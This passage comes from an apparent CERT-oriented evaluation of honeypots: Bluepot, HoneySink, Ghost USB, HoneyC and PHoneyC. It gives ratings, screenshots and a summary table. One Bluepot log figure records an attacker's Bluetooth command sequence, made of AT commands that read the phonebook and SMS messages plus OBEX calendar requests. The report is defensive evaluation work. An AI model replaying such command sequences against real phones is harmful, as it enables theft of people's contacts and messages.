
```
2012/05/24 10:22:50 [Device 0] Connected to OBEX
2012/05/24 10:22:50 [Device 0] Initiated file send
2012/05/24 10:22:50 [Device 0] Finished sending file
2012/05/24 10:22:50 [Device 0] Disconnected from OBEX
```

Figure 27: Bluepot in operation (screenshot)

Bluepot is a Bluetooth honeypot. It is designed to accept and store any malware sent to it. The honeypot also interacts with common Bluetooth attacks, for example BlueBugging[30] or BlueSnarfing.[31] Bluepot has a graphical user interface that allows monitoring of attacks. It provides graphs, lists and a dashboard. The honeypot is written in Java and runs on GNU/Linux.

[30] http://trifinite.org/trifinite_stuff_bluebug.html

[31] http://trifinite.org/trifinite_stuff_bluesnarf.html



Last 10 Attackers

1. 7C[redacted]F2
2. 7C[redacted]F2
3. 7C[redacted]F2
4. 7C[redacted]F2
5. 7C[redacted]F2
6. 7C[redacted]F2
7. 7C[redacted]F2
8. 7C[redacted]F2
9. 7C[redacted]F2
10. 7C[redacted]F2


Top 10 Attackers

1. 78[redacted]26
2. 7C[redacted]F2
3. -
4. -
5. -
6. -
7. -
8. -
9. -
10. -

Last 10 Files

1. 08 Brain Damage.MP3
2. CERT_001.vcf
3. -
4. -
5. -
6. -
7. -
8. -
9. -
10. -

Figure 28: Bluepot in operation (screenshot)



Sensor Logs

```
2012/05/25 06:59:20: [Device 0] [OBEX] Connection timed out
2012/05/25 06:58:55: [Device 0] [OBEX] Got disconnection from 7C[redacted]F2
2012/05/25 06:58:55: [Device 0] [OBEX] File recieved
2012/05/25 06:58:55: [Device 0] [OBEX] Attacker initiated file send
2012/05/25 06:58:55: [Device 0] [OBEX] Got connection from 7C[redacted]F2
2012/05/25 06:58:55: [Device 0] [OBEX] Received connection from 7[redacted]F2
2012/05/25 06:58:50: [Device 0] [OBEX] Received connection from 7[redacted]F2
2012/05/25 06:58:49: [Device 0] [RFCOMM] Received command: 'ATI4' from: 7C[redacted]F2
2012/05/25 06:58:48: [Device 0] [RFCOMM] Received command: 'ATI3' from: 7C[redacted]F2
2012/05/25 06:58:47: [Device 0] [RFCOMM] Received command: 'ATI2' from: 7C[redacted]F2
2012/05/25 06:58:46: [Device 0] [RFCOMM] Received command: 'ATI1' from: 7C[redacted]F2
2012/05/25 06:58:45: [Device 0] [RFCOMM] Received command: 'AT+CMGR=1,100' from: 7C[redacted]F2
2012/05/25 06:58:44: [Device 0] [RFCOMM] Received command: 'AT+CMGL' from: 7C[redacted]F2
2012/05/25 06:58:34: [Device 0] [RFCOMM] Received command: 'AT+CPBR=1,100' from: 7C[redacted]F2
2012/05/25 06:58:33: [Device 0] [RFCOMM] Received command: 'AT+CPBS="ME"' from: 7C[redacted]F2
2012/05/25 06:58:32: [Device 0] [RFCOMM] Received command: 'ATZ' from: 7C[redacted]F2
2012/05/25 06:58:32: [Device 0] [RFCOMM] Received connection from: 7C[redacted]F2
2012/05/25 06:58:09: [Device 0] [OBEX] Got disconnection from 7C[redacted]F2
2012/05/25 06:57:51: [Device 0] [OBEX] Attacker requested file: null
2012/05/25 06:57:42: [Device 0] OBEX onDelete
2012/05/25 06:57:42: [Device 0] OBEX onGet
2012/05/25 06:57:13: [Device 0] [OBEX] Attacker requested file: null
2012/05/25 06:57:11: [Device 0] [OBEX] Attacker requested file: null
2012/05/25 06:56:59: [Device 0] [OBEX] Got connection from 7C[redacted]F2
2012/05/25 06:56:59: [Device 0] [OBEX] Received connection from 7C[redacted]F2
2012/05/25 06:56:59: [Device 0] [OBEX] Got disconnection from 7C[redacted]F2
2012/05/25 06:56:59: [Device 0] [OBEX] Attacker requested file: telecom/cal.vcs
2012/05/25 06:56:59: [Device 0] [OBEX] Got connection from 7C[redacted]F2
2012/05/25 06:56:59: [Device 0] [OBEX] Received connection from 7C[redacted]F2
2012/05/25 06:56:58: [Device 0] [OBEX] Got disconnection from 7C[redacted]F2
```

Figure 29: Bluepot in operation (screenshot)

Evaluation

Detection scope: Specialised

The honeypot emulates a device equipped with a Bluetooth adapter.

Accuracy of emulation: Good ★★★

Bluepot is attempting to implement a fully functional Bluetooth honeypot, i.e. a tool, which accepts and stores any file sent to it, especially malware. The honeypot is capable of simulating different major device classes, such as phones or printers, as well as minor device classes.

Bluepot interacts with common Bluetooth attacks, such as BlueBugging and BlueSnarfing, but we were unable to successfully use these attack techniques. The honeypot emulates a bluetooth device well enough to allow an automated attack as well as to deceive an inexperienced human attacker.

Quality of collected data: Fair ★★

The tool collects information about the protocol used (OBEX, RFCOMM, L2CAP), performed operation and connection source (Bluetooth hardware address). Bluepot stores each binary file sent to it. The honeypot does not log either scanning or probing attempts. It does not classify discovered activity – every connection is treated as an attack. The tool plots graphs on an ongoing basis representing the attacker's activity over time.

Scalability and performance: Good ★★★

Bluepot is capable of handling multiple sessions. It is possible to attach multiple Bluetooth adapters (sensors).

Reliability: Fair ★★

There was a problem observed when the sent file has a very long name, which led to errors in graphical user interface. Since the honeypot does not store attacks data on disk, all gathered information is lost in the event of a software crash.

Extensibility: Fair ★★

Bluepot honeypot is written in a popular programming language – Java. Its code is open source, released under GNU GPL. Code itself is mostly commented, but there is virtually no documentation. Architecture of the honeypot is not suited for extensions.

Ease of use and setting up: Good ★★★

The honeypot works out of the box (files need to be copied); there is no need of installation. It has a graphical user interface, which is very easy to use, even when using it for the first time. Both the configuration and operation of the tool is done on point-and-click basis. Almost all parameters of the honeypot are configurable. Attacks are monitored and information about them is displayed in GUI in near real-time. It is not possible to configure or use the honeypot without graphical environment, i.e. using text user interface.

Embeddability: Poor ★

Bluepot does not provide any interface to handle communication with other software. In particular, it does not store information about incidents outside its graphical user interface.

Support: Poor ★

The most recent version was released in December 2010. There are unresolved issues in the project’s bug tracker. There is a newsgroup, but it seems inactive.

Costs: High $$$

Deployment of the Bluepot honeypot requires both hardware resources, i.e. Bluetooth adapter(s), as well as human supervision. The integration with other systems requires a major effort. Support of the honeypot is poor.

Usefulness for CERTs: Not Useful ☹

In most circumstances data gathered by the Bluepot is not relevant to everyday CERT work. In our opinion, unless Bluetooth attacks become more common, usefulness for CERTs is rather low, except in cases where a CERT is involved in Bluetooth research.

5.2.2.7 Sinkholes

Sinkholes have been grouped in the low-interaction server honeypot category for the purpose of this study.

5.2.2.7.1 HoneySink

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★★	★★★★	★★★	★★★★	★★	★★	★★★	★	$$	🙂

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	🙂	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version: 0.9.2

Date: May 2012

Testing time: 14 hours

Website: http://redmine.honeynet.org/projects/sinkhole

https://honeynet.org/node/773

HoneySink is a tool that provides a mechanism for detection and monitoring of malware-infected hosts (bots, zombie) on a given network. It uses a ‘sinkhole’ technique – based on redirection of all connections targeting known botnet servers to HoneySink. The tool emulates DNS, FTP, HTTP and IRC servers, which are the most commonly used mechanisms for botnet C&C or drop zone servers.

Detection scope: Multi-function
Only the services which are most frequently used for communication between a zombie (bot infected node) and botnets' C&C are emulated – namely DNS, FTP, HTTP and IRC.

Accuracy of emulation: Good ★★★
All services are emulated at a level that is sufficient for interaction with a zombie (bot infected node). Emulation goes beyond the initial phase of the connection (for example: support for basic IRC and FTP commands, basic HTTP response codes, handling mechanism for HTTP POST and GET methods). However, the intention was not to emulate these typical services (in a manner most similar to a real application), but only very niche/unique botnet-specific aspects (for example: user has to define a FTP welcome banner in the configuration file). On the other hand, despite correct handling of requests, the honeypot can be detected through in-depth analysis of the responses or by sending a specially crafted request.

In case of DNS, HoneySink is fully functional as a local (or even public) resolver and DNS proxy with DNS blackholing functionality.

Quality of collected data: Excellent ★★★★
Metadata logged by HoneySink are rich and their range is configurable. Logging configuration depends on the type of service. For example, for the HTTP service it includes REQUEST, HOST, UserAgent and TIMEOUT; for the IRC protocol, the following events are included: CONNECT, QUIT, JOIN, PART and PASS. HoneySink does not provide mechanisms for automatic classification, but it is not required in the case of a sinkhole server since each connection comes from an infected computer (zombie) by default. To fingerprint the operating system of the connecting host, the honeypot uses an external tool: p0f.[32]

Scalability and performance: Good ★★★
The tool is designed to handle very large volumes of traffic (for example, in large corporate networks or in the Internet, where HoneySink acts as a public DNS blackholing server). The honeypot does not support parallel instances (no load balancing functionality). The tool is written in C++.

Reliability: Excellent ★★★★
No unexpected application termination or other problems were observed. In the official bug tracker there are also no unresolved bugs.

[32] http://lcamtuf.coredump.cx/p0f3/

Extensibility: Fair ★★

The architecture of HoneySink is not suited for extensions (no support for plugins). The tool is written in C++ and the source code is open, but there are very few comments. Moreover, there is no technical documentation available.

There is a possibility of a slight modification of functionality using the configuration file: for example by redefining the action to be taken by the pseudo-HTTP server depending on the source of the connection. The configuration file is well commented. However, the cost of adapting the code for additional purposes (unforeseen by the developers) is high.

Ease of use and setting up: Fair ★★

Installation of the tool is relatively difficult – the code must be compiled. The user has to ensure all libraries and additional tools are on the system before making the installation. Additionally, basic technical knowledge about DNS, HTTP, FTP and IRC is required

There is basic user documentation. The configuration is quite simple: it is well documented and parameters are defined in one place without redundancy. All important parameters of the honeypot are configurable.

The tool has neither a user interface nor a tool to generate statistics. All information is stored in clear text files or MySQL database. According to the documentation, the MQueue mechanism is also supported.

Embeddability: Good ★★★

HoneySink does not have any programming interface (API) that can be used for data exchange. One can obtain the data by parsing text logs or retrieving from a MySQL database. Additionally, Mqueue mechanism is supported. The range of data logged is fully configurable.

Support: Poor ★

Support is limited to the (basic) documentation and comments in the configuration file. There is no community, and no active forms of support (mailing list, forum, etc.). The tool is still in beta version (0.9.2), which was published in September 2011. It is probable that HoneySink will not be developed or maintained in the future. The project was developed during the Google Summer of Code 2011.[33] There are three entries reported in September 2011 into the official bug tracker, but there is no sign of any activity (no assigned developer).[34]

This evaluation may change if it turns out in the future that the project will be developed and plans to release a stable version are announced.

[33] *http://www.google-melange.com/gsoc/project/google/gsoc2011/adam/5001*

[34] *http://redmine.honeynet.org/projects/sinkhole/issues/report*

Costs: Medium $$

HoneySink is an open-source project distributed under GNU General Public Licence, but the lack of technical documentation and comments in the code increases the cost of extending and customisation. Using the tool without any modification is not expensive. The total estimate of the cost is medium.

Usefulness for CERTs: Useful ☺

HoneySink can be used as a detector of zombie computers on a LAN (for example in corporate networks), or the Internet (acting as public service). From that point of view the tool can provide useful information for a CERT, but only when the CERT has the ability (for example as an ISP) to force its clients to (transparently) use the HoneySink as the main DNS server.

5.2.2.8 USB Honeypots

This section describes a new addition to the honeypot family – USB honeypots.

5.2.2.8.1 Ghost USB honeypot

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★★★	★★	N/A	★★★	★★	★★★	★★★★	★★	$$$	☺

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version: 0.2

Date tested: 10 September 2012

Testing time: 1 hour

Website: http://code.google.com/p/ghost-usb-honeypot/

Ghost is a honeypot for collecting Windows malware that spreads by removable storage, in particular USB drives, developed as a part of the Google Summer of Code 2012 programme. The software emulates plugging in a USB drive and records all writes to an image file. Any modification of the image file is treated as indicator for infection.

Ghost can be considered a host-based intrusion detection system (HIDS), since it is meant to be installed on production machines, not on dedicated hardware. It consists of a virtual bus driver and emulated removable disks which are created on demand. Currently it is available for Windows XP and Windows 7.

Evaluation

Detection scope: Specialised

The solution focuses on threats spreading through USB drives only.

Accuracy of emulation: Good ★★★

Virtual drives are emulated on the level of the operating system and they appear exactly like normal removable storage. If malware using such infection vector is present on the monitored machine, mounting an image file should trigger its expected behaviour. While the presence of the honeypot can be detected (name of the device and the driver are revealing), to date there are no known malware attempts to evade it.

Quality of collected data: Fair ★★

Apart from keeping the modified image file, Ghost provides basic information about processes that wrote data to the drive, including their PID and the list of all loaded modules. No other data is extracted automatically; specifically, the solution does not attempt to classify data written to the virtual drive.

Scalability and performance: N/A

Unlike typical honeypots, Ghost is designed for installation as a HIDS on end-user production machines. Since it runs only occasionally, it should not have a noticeable impact on the performance of the machine.

Reliability: Good ★★★

During limited testing, only a single problem with the software was encountered: the graphical interface ignored any changes to the image file (the text interface worked fine).

Extensibility: Fair ★★

Ghost source code is written mostly in C, except the graphical interface which uses C#. The software is available on GNU GPL version 3. Apart from build instructions, there is no developer documentation for the honeypot. Modifications may require familiarity with Windows driver development.

Ease of use and setting up: Good ★★★

Ghost is distributed with a graphical installer that simplifies setting up of the honeypot. Additionally, the whole process is described on the official web page step by step. Installation procedure on Windows XP includes downloading additional libraries, which do not seem to be provided by Microsoft any longer. Configuration options of the honeypot are limited to choosing paths to virtual disk images, but they have to be changed manually in Windows registry. Once installed, Ghost can be controlled through graphical and command line interfaces.

Embeddability: Excellent ★★★★

Entire low-level functionality of the honeypot (mounting drives and monitoring processes) is handled by a single library, with a simple API. This library is used by both graphical and command line interfaces, and provides a straightforward method for integrating the tool with custom components.

Support: Fair ☆☆

The Ghost project is hosted by the Honeynet Project but is quite new and has not gathered a noticeable user community yet. At the time of writing it was still being actively developed, with version 0.2 released on 4 September 2012. The official web page contains exhaustive user documentation.

Costs: High $$$

The biggest advantage of using Ghost in an organisation is to deploy it on a large scale as a HIDS. In order to accomplish this goal, it would have to be integrated with an existing IDS or a new monitoring system would have to be created specifically for this purpose. Since Ghost cannot be considered a mature project yet, development of such solution and its further testing and support would probably require a significant amount of effort.

Usefulness for CERTs: Useful ☺

A monitoring system leveraging Ghost functionality could complement other intrusion detection systems within an organisation. The honeypot does not require any prior knowledge of malware (e.g. signatures), so it could detect compromised machines that do not exhibit other suspicious behaviour. Nevertheless, the high cost of deployment is a big obstacle in adding this source of information.

5.2.2.9 Summary of low-interaction server-side honeypots

NAME	DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
LOW-INTERACTION SERVER-SIDE HONEYPOTS											
General purpose honeypots											
Amun	MULTI	★★	★★★	★★★	★★★★	★★★★	★★★	★★★	★	$	☺
Dionaea	MULTI	★★★	★★★★	★★★	★★★★	★★★★	★★★	★★★★	★★★★	$	😁
KFsensor	MULTI	★★	★★★	★★★★	★★★★	★★★	★★★★	★★★	★★★	$$	☺
Honeyd	MULTI	★★	★	★★★★	★★★★	★★★★	★★★	★★	★	$	☺
Honeytrap	MULTI	★★	★★	★★★★	★★★	★★★	★★	★	★★	$$	☺
Nepenthes	MULTI	★★	★★	★★★	★★★★	★★★★	★★★	★★	★	$$	☹
Tiny Honeypot	MULTI	★★★	★★	★★★	★★★★	★★★★	★★	★★	★	$$	☺
Web application honeypots											
DShield Web Honeypot	SPEC	★★	★★	★★★	★★★★	★★★	★★★	★★	★★	$$	☺
Google Hack Honeypot	SPEC	★★	★★★	★★★★	★★★	★★★★	★★★	★★★	★	$	☺
Glastopf	SPEC	★★★★	★★★	★★	★★★	★★★★	★★★	★★★	★★★★	$	😁
SSH Honeypots											
Kippo	SPEC	★★★	★★★	★★	★★★	★★	★★★	★★	★★★	$$	😁
Kojoney	SPEC	★★★	★★	★★★	★★	★★	★★	★★	★	$$$	☹
SCADA Honeypots											
SCADA HoneyNet Project	MULTI	★★	★	★★★	★★★	★★	★★	★★★	★	$	☹
SCADA HoneyNet (Digital Bond)	MULTI	★★	★	★	★★	★★	★★	★	★	$$	☹
VoIP Honeypots											
Artemisa	SPEC	★★★★	★★★★	★★	★★★	★★	★★★	★★	★	$$	☺
Bluetooth Honeypots											
Bluepot	SPEC	★★★	★★	★★★	★★	★★	★★★	★	★	$$$	☹
Sinkholes											
HoneySink	MULTI	★★★	★★★★	★★★	★★★★	★★	★★	★★★	★	$$	☺
USB Honeypots											
Ghost USB honeypot	SPEC	★★★	★★	N/A	★★★	★★	★★★	★★★★	★★	$$$	☺

5.3 *Client-side honeypots*

Client-side honeypots have been grouped into low-interaction and high-interaction variants.

5.3.1 Low-interaction client honeypots

Low-interaction client honeypots attempt to emulate real client applications.

5.3.1.1 HoneyC

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
SPEC	★	★★	★★	★★★★	★★★	★★★	★	★	$$	☹

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version: 1.3.0

Date tested: May 2012

Testing time: 12 hours

Website: https://projects.honeynet.org/honeyc

HoneyC is a low-interaction client honeypot that aims to identify malicious servers on the web. It uses emulated clients that are able to solicit as much of a response from a server as is necessary for analysis of malicious content. HoneyC is widely expandable: it can use different visitor clients, search schemes, and analysis algorithms.

The honeypot is able to scan a provided list of URLs or get them from a query to Yahoo search engine. HoneyC is written and distributed under the GNU General Public Licence.[35]

Evaluation

Detection scope: Specialised

HoneyC is designed to detect malicious web servers.

Accuracy of emulation: Poor ★

HoneyC implements standard HTTP requests; it does not interpret any scripting language. The Honeypot can send a preconfigured User-Agent HTTP header.

[35] http://www.gnu.org/licenses/gpl.html

Quality of collected data: Fair ★★

The collected metadata is related to potential classification of events. Classification of requests is done based on static rules in Snort format. Only three rules are provided with the HoneyC distribution, and all of them are of poor quality and generate false positive results. HoneyC also provides statistics of HTTP responses.

Scalability and performance: Fair ★★

HoneyC is able to run in a specified number of concurrent threads. The tool is written in a scripting language (Ruby), thus its performance is average. The tool is not designed to run several instances simultaneously.

Reliability: Excellent ★★★★

No problems were observed during the test and there is no sign that any may occur at a later time.

Extensibility: Good ★★★

HoneyC is written in Ruby scripting language. The source code is clean, mostly commented and released under GNU GPL. HoneyC has a modular architecture, which allows for creation of additional modules (e.g. analysis engines). The project lacks technical documentation.

Ease of use and setting up: Good ★★★

The installation process is straightforward – it is enough to copy the honeypot's files.

The configuration is spread across several XML files, located in different places. Many of HoneyC's aspects are configurable, e.g. User-Agent, number of threads, rules location.

Embeddability: Poor ★

HoneyC does not log results of analysis; it only prints information to standard output on the console. The honeypot does not provide an application programming interface (API). The automation of the honeypot's processing would require a significant amount of work.

Support: Poor ★


The honeypot is neither developed nor supported; last release was in January 2008.

Costs: Medium $$

HoneyC is not being maintained, thus removing bugs or adding new features would require significant workload.

Usefulness for CERTs: Not useful ☹

Due to poor detection results (lack of JavaScript handling, no DOM implementation), as well as the fact that the project is no longer being developed, HoneyC is considered not useful for CERTs in everyday work.



```
0 ~dl/HoneyC-1.3.0 % ruby -s HoneyC.rb -c=HoneyCConfiguration.xml
06/12-14:51:19.000000 [**] [1:1000001:1] example rule: long number fou
nd [**] [Classification: A Network Trojan was detected] [Priority: 1]
{TCP} localhost -> http://cert.pl
06/12-14:51:19.000000 [**] [1:1000001:1] example rule: long number fou
nd [**] [Classification: A Network Trojan was detected] [Priority: 1]
{TCP} localhost -> http://www.cert.pl/wp-content/uploads/ti.jpg
06/12-14:51:19.000000 [**] [1:1000002:2] example rule: google site fou
nd [**] [Classification: Attempted Denial of Service] [Priority: 2] {T
CP} localhost -> http://ie7-js.googlecode.com/svn/version/2.0(beta3)/I
E7.js

Snort Rules Analysis Engine Statistics:
Analyzed 22 responses in 1.049983601
Matches found 3
Average Analysis Time: 0.000527319818181818181
HttpResponse Statistics:
All Count: 22
Average Size (200-OK): 0
Error Code Count: [
        -200 - OK: 22-
]
Content Type Count: [
]
Content Type Length Averages: [
]
```

Figure 30: HoneyC in operation (screenshot)

5.3.1.2 PHoneyC

DETECTION SCOPE	ACCURACY OF EMULATION	QUALITY OF COLLECTED DATA	SCALABILITY AND PERFORMANCE	RELIABILITY	EXTENSIBILITY	EASE OF USE AND SETTING UP	EMBEDDABILITY	SUPPORT	COST	USEFULNESS FOR CERT
MULTI	★★★	★★★	★	★★	★★★	★★★	★★	★★	$$	☺

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low	😁	Essential
		★★★	Good	$$	Medium	☺	Useful
SPEC	Specialised	★★	Fair	$$$	High	☹	Not useful
		★	Poor				

Version: Revision 1631 from SVN repository

Date tested: May 2012

Testing time: 12 hours

Website: http://code.google.com/p/phoneyc/

PHoneyC is a low-interaction client honeypot. It implements its own Document Object Model (DOM) and executes JavaScript through Spidermonkey.[36] Since it uses dynamic analysis, it is able to remove obfuscation from many malicious websites. The honeypot emulates specific vulnerabilities in order to determine the attack vector. PHoneyC uses libemu to detect shellcodes and heapspray.

Evaluation

Detection scope: Multi-function

The honeypot is able to detect shellcodes and heapspray, malicious JavaScript as well as malicious ActiveX objects embedded in the website. PHoneyC also analyses PDF files, but only in a very basic scope, insufficient for detection of modern exploits.

Accuracy of emulation: Good ★★★

PHoneyC implements a full browser's DOM and uses the Spidermonkey engine to execute JavaScript. It also emulates vulnerable ActiveX objects. The honeypot is able to identify itself as one of several predefined versions of Internet Explorer running on Microsoft Windows XP.

Quality of collected data: Good ★★★

The honeypot provides rich and easy-to-analyse metadata. Detected threats are classified using predefined rules. Classification is performed with matching ActiveX CLSID to a set of Python's objects that define known exploits. PHoneyC is able to download and analyse files found during initial scanning.

[36] https://developer.mozilla.org/en-US/docs/SpiderMonkey

Scalability and performance: Poor ★

PHoneyC can handle one connection at a time. The tool is written in a scripting language, thus its performance is average.

Reliability: Fair ★★

Some problems, i.e. unhandled exceptions, were observed when analysing PDF files. The errors occur also when PHoneyC is not able to download a file, e.g. when a host's name cannot be resolved. The honeypot is not designed to run continuously.

Extensibility: Good ★★★

The honeypot's code is open source and released under GNU GPL, written in a popular programming language – Python. Code is scarcely commented and there is no technical documentation. PhoneyC does not have a modular architecture as such, but adding new so-called vulnerability modules is easy.

Ease of use and setting up: Good ★★★

Installation of PHoneyC itself is straightforward and well documented. However, installation of its dependencies, e.g. libemu, requires some technical knowledge. Besides built-in help, there is no user documentation, but the honeypot is easy to use. PHoneyC provides a command line user interface.

Embeddability: Fair ★★

Information about discovered threats is logged to a text file in non-standard format. PHoneyC does not provide an application programming interface. Automation of management of the honeypot is possible, but requires additional work.

Support: Fair ★★

